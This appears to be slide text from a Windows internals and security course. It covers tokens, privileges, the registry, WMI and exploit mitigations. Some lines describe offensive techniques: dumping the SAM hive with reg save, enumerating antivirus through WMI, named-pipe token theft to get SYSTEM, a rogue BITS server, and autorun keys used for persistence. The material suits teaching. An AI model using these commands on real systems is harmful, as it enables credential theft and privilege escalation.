ClipBook	Enables Cli...	
COM+ Event System	Supports S...	Started
COM+ System Appli...	Manages t...	
Computer Browser	Maintains a...	Started
Cryptographic Servi...	Provides th...	Started
DCOM Server Proce...	Provides la...	Started

Session 0

- Isolated, non-UI "desktop session"
  - Starting in Vista
- Hosts system services
- Mitigates certain exploit scenarios

Domains

- Central management system
  - Can push patches/policies
  - Asset inventory
- Active Directory
  - Since Windows 2000
  - Forests
- Domain Controller
  - Central login authority
  - Serve DNS
- *Not* a Workgroup
  - Maintain their own security



TIB

```
typedef struct _NT_TIB {
    struct _EXCEPTION_REGISTRATION_RECORD *ExceptionList;
    PVOID StackBase;
    PVOID StackLimit;
...
    PVOID ArbitraryUserPointer;
    struct _NT_TIB *Self;
...
    PPEB peb;
} NT_TIB;
```

PEB

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  BYTE                          Reserved4[104];
  PVOID                         Reserved5[52];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved6[128];
  PVOID                         Reserved7[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

COM/OLE/DDE/ActiveX

- Component Object Model
  - Language neutral
  - Object oriented
  - Binary interface
  - Distributed
- Arguable precursor to .NET
  - Slightly different goals and implementation
    - AKA "still relevant"?
- Found EVERYWHERE in Windows

WMI

- Windows Management Instrumentation
- Useful for sysadmins (and attackers!)
- WQL
  - SQL-like syntax to get system info
    - SELECT * FROM win32_process
- Can be used to start programs
  - Remotely (pivot)
- wmic.exe
  - wmic /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *

DEMO: WMIQuery

PatchGuard

- Kernel Patch Protection
- x64 only
- Introduced in XP/2003 SP1
- Prevents editing of critical kernel regions
  - Process Lists
  - System call table

DSE

- Driver Signature Enforcement
- Must have EV code signing certificate on drivers
- Forced for x64
- Only two official "bypasses"
  - Advanced Boot Options
  - Attach a kernel debugger

DeviceGuard Code Integrity


- Opt-in
- Whitelist allowed binaries
- Difficult to set up
  - Mess of registry
  - Mess of PowerShell
- Windows 10 S

Virtualization Based Security

- Opt-in
- Kernel is a small hypervisor
- Even "ring 0" cannot read/write certain memory
- Hardware enforcement for PatchGuard


WOW64

- %WINDIR%\SysWow64
  - C:\Windows\SysWow64
- Actually the 32-bit version
- Abstraction layer
- %WINDIR%\Sysnative
  - for access to 64-bit from a 32-bit context



Windows API Types


- Opaque pointers via HANDLE
  - ObReferenceObjectByHandle()
  - Reference counted in kernel mode
- DWORD = uint32
- QWORD = uint64
- BOOL = int
- PVOID = void*
- LPSTR = char *
- LPWSTR = short*
- LPTSTR = LPSTR || LPWSTR



```
#define FAR                 far
#define NEAR                near
#ifndef CONST
#define CONST               const
#endif

typedef unsigned long       DWORD;
typedef int                 BOOL;
typedef unsigned char       BYTE;
typedef unsigned short      WORD;
typedef float               FLOAT;
typedef FLOAT               *PFLOAT;
typedef BOOL near           *PBOOL;
typedef BOOL far            *LPBOOL;
typedef BYTE near           *PBYTE;
typedef BYTE far            *LPBYTE;
typedef int near            *PINT;
typedef int far             *LPINT;
typedef WORD near           *PWORD;
typedef WORD far            *LPWORD;
typedef long far            *LPLONG;
typedef DWORD near          *PDWORD;
typedef DWORD far           *LPDWORD;
typedef void far            *LPVOID;
typedef CONST void far      *LPCVOID;

typedef int                 INT;
typedef unsigned int        UINT;
typedef unsigned int        *PUINT;
```

Windows API Unicode

- UTF-16 Wide char != UNICODE_STRING
- The VS compiler will choose based on settings
- Unicode and ANSI version of most functions
  - e.g. LoadLibraryW() and LoadLibraryA()
  - Notable exception: GetProcAddress()
- Convert with:
  - MultiByteToWideChar()
  - WideCharToMultiByte()



General	
Target Platform	Windows
Target Platform Version	**8.1**
Output Directory	<different options>
Intermediate Directory	<different options>
Target Name	$(ProjectName)
Target Extension	.exe
Extensions to Delete on Clean	*.cdf;*.cache;*.obj;*.obj.enc;*.ilk;*
Build Log File	$(IntDir)$(MSBuildProjectName
Platform Toolset	**Visual Studio 2015 (v140)**
Enable Managed Incremental Build	No
Project Defaults	
Configuration Type	**Application (.exe)**
Use of MFC	Use Standard Windows Librarie
Character Set	**Use Unicode Character Set**
Common Language Runtime Support	No Common Language Runtim

.NET

- Abstraction layer above Windows API
    - Managed vs. Native code
- Exists in user-mode
    - Most heavy lifting by mscorlib.dll
- Many languages
    - C#
    - VB.NET
    - PowerShell
    - IronPython
- P/Invoke
    - Direct access to Windows API


Tokens

Tokens Overview

- Tokens are the permission system
- Can assign/remove privileges
- Every process has a token
  - Generally never changes, unless you exploit
- Every thread has a token
  - Easy to change
- Different "impersonation" levels


Impersonation Levels

- SecurityAnonymous
- SecurityIdentification
- SecurityImpersonation
- SecurityDelegation




```
typedef enum _SECURITY_IMPERSONATION_LEVEL {
    SecurityAnonymous,
    SecurityIdentification,
    SecurityImpersonation,
    SecurityDelegation
    } SECURITY_IMPERSONATION_LEVEL, * PSECURITY_IMPERSONATION_LEVEL;
```

SIDs




```
C:\WINDOWS\system32>whoami /user /groups

USER INFORMATION
----------------

User Name           SID
=================== ========
nt authority\system S-1-5-18


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384
```



```
C:\Users\r00t>whoami /user

USER INFORMATION
----------------

User Name SID
========= =============================================
msi\r00t  S-1-5-21-3200867763-637963417-3371899630-1001
```

Privileges



```
C:\WINDOWS\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                  Description                               State
=============================== ========================================= ========
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process        Disabled
SeSecurityPrivilege             Manage auditing and security log          Disabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects  Disabled
SeLoadDriverPrivilege           Load and unload device drivers            Disabled
SeSystemProfilePrivilege        Profile system performance                Disabled
SeSystemtimePrivilege           Change the system time                    Disabled
SeProfileSingleProcessPrivilege Profile single process                    Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Disabled
SeCreatePagefilePrivilege       Create a pagefile                         Disabled
SeBackupPrivilege               Back up files and directories             Disabled
SeRestorePrivilege              Restore files and directories             Disabled
SeShutdownPrivilege             Shut down the system                      Disabled
SeDebugPrivilege                Debug programs                            Disabled
SeSystemEnvironmentPrivilege    Modify firmware environment values        Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeRemoteShutdownPrivilege       Force shutdown from a remote system       Disabled
SeUndockPrivilege               Remove computer from docking station      Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks          Disabled
SeImpersonatePrivilege          Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege   Increase a process working set            Disabled
SeTimeZonePrivilege             Change the time zone                      Disabled
SeCreateSymbolicLinkPrivilege   Create symbolic links                     Disabled
```

SeDebugPrivilege


- God mode privilege
- Can "debug" system level processes
  - Can open these processes and mess with them
- Careful granting to users/groups

Integrity Level

- UAC
- Split Token
- Strips ability to adjust certain privileges
- Levels
  - Low
    - Sandbox
  - Medium
    - Normal privileges
  - High
    - All privileges

getsystem() - Named Pipe


- Start a service
  - Just echos into a named pipe
    - cmd.exe /c echo "whatever" > \\.\pipe\whatever
- Another thread impersonates client of the pipe
- Steal token
  - Impersonation as SYSTEM
- Spawn a shell




DEMO: GETSYSTEM

BITS Manipulation

- Background Intelligent Transfer Service
  - Used for download jobs such as Windows update
- Can create a rogue BITS server
- SYSTEM will come by
  - SecurityIdentification only



MS15-050



```
INT32 __stdcall ScStatusAccessCheck(struct _SERVICE_RECORD *service)
{
    HANDLE hToken;
    TOKEN_STATISTICS tokenInformation;
    DWORD dwLen;

    if (GetTokenInformation(hToken, TokenStatistics, &tokenInformation, sizeof tokenInformation, &dwLen))
    {
        if (tokenInformation.TokenType == TokenImpersonation &&
            tokenInformation.ImpersonationLevel < SecurityImpersonation ||
            tokenInformation.AuthenticationId.LowPart != 999)   /* 0x3e7 = SYSTEM */
            return 0x5;     /* ERROR_ACCESS_DENIED */
        else
            return 0x0;     /* NO_ERROR */
    }
}
```

Windows Registry

HKLM

- Requires administrator access
- SAM
- SECURITY
- SYSTEM
- SOFTWARE

HKCC

- HKLM\System\CurrentControlSet\Hardware Profiles\Current

HKCU

- Contains app settings
- Contains registered COM objects

HKCR

- HKCU\Software\Classes
- HKLM\Software\Classes


HKU

- Contains subkeys for each user
    - HKCU

A few "Autorun" Keys

1. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Runonce
2. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run
3. HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
4. HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run
5. HKCU\Software\Microsoft\Windows\CurrentVersion\Run
6. HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
7. %All Users ProfilePath%\Start Menu\Programs\Startup\
8. %Current User ProfilePath%\Start Menu\Programs\Startup\

.reg files



```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\giffile\shell\Open with Something\command]
@="C:\\Program Files\\Something\\something.exe"
```

reg.exe

- CLI regedit.exe
  - reg save HKLM\SAM sam.dmp /y
- XP+

Exploit Mitigations

ASLR

- Address Space Layout Randomization
- Memory offsets are no longer static
  - Need to dynamically find locations, can't hardcode
- Windows 10 is going to full KASLR
  - Breaks primitives exploits like ETERNALBLUE relied on

DEP


- Data Execution Prevention
- Hardware Enforced memory protection
  - NX-bit
- Bypass: ROP
  - Mitigation: ASLR
  - Fix: Hardware Shadow Stacks

Hardware Shadow Stacks

- Coming soon!
- NSA Research:
  - "eliminates ROP completely"
  - "frustrates COP/JOP [call/jmp] to extinction"
  - https://github.com/iadgov/Control-Flow-Integrity/
